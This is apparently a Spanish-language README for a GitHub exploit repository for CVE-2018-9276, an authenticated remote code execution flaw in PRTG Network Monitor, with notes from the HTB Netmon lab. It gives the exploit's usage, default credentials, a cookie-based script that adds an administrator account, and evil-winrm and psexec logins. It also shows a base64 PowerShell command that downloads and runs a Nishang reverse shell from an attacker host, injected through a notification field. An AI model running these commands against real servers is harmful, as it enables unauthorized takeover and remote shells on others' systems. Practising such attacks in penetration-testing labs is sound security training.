 alvinsmith-eroad/cve-2018-9276
CVE-2018-9276 PRTG < 18.2.39 Shell inversa (soporte Python3)

CVE-2018-9276 PRTG < 18.2.39 Reverse Shell (soporte Python3)
git clone https://github.com/A1vinSmith/CVE-2018-9276.git

./exploit.py -i targetIP -p targetPort --lhost hostIP --lport hostPort --user user --password pass
prtgadmin:prtgadmin. Y puede valer la pena revisar la base de datos o el registro para obtenerlas. https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data--lport 445 si el puerto no está ocupadoMáquina Netmon de HTB
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00376-30821-30176-AA362
Original Install Date:     2/3/2019, 7:05:45 AM
System Boot Time:          7/28/2021, 9:02:41 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Un gran agradecimiento por la versión python2 de wildkindcc https://github.com/wildkindcc/CVE-2018-9276
https://www.rapid7.com/db/modules/exploit/windows/http/prtg_authenticated_rce/
https://www.exploit-db.com/exploits/46527
https://github.com/chcx/PRTG-Network-Monitor-RCE
Se necesitan las credenciales para realizar el exploit. Primero inicia sesión y obtén la cookie autenticada para añadir un nuevo usuario.
./prtg-exploit.sh -u http://10.10.10.10 -c "OCTOPUS1813713946=XXX"

// Login as the new user via evil-winrm

evil-winrm -i 10.10.10.10 -u pentest -p 'P3nT3st!'
// or alternative psexec.py
python3 /path/etc/impacket/examples/psexec.py pentest:'P3nT3st!'@10.10.10.10
En caso de que no queramos añadir un usuario, para una mejor OPSEC podemos obtener una reverse shell. Sin embargo, debido a la codificación HTML, muchos caracteres se codifican. Podemos evitarlo usando la ejecución de PowerShell con base64. Necesitamos crear un comando codificado en base64. No obstante, debe estar en la codificación que usa Windows, es decir, UTF-16LE
❯ echo -n "IEX(new-object net.webclient).downloadstring('http://10.10.10.100/Invoke-PowerShellTcp.ps1' )" | iconv -t UTF-16LE | base64 -w0

SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=
Usamos iconv para convertirlo a la codificación objetivo y ejecutaremos esta reverse shell de Nishang. https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
Descarga el script y añade el comando con echo a la última línea.
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1

echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.100 -Port 4444' >> Invoke-PowerShellTcp.ps1
Ahora inicia un servidor HTTP simple y crea una nueva notificación
python3 -m http.server 80

Haz clic en Setup > Account Settings > Notifications -> haz clic en “Add new notification” en el extremo derecho Activa la notificación haciendo clic en el botón de la campana
abc.txt | powershell -enc SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=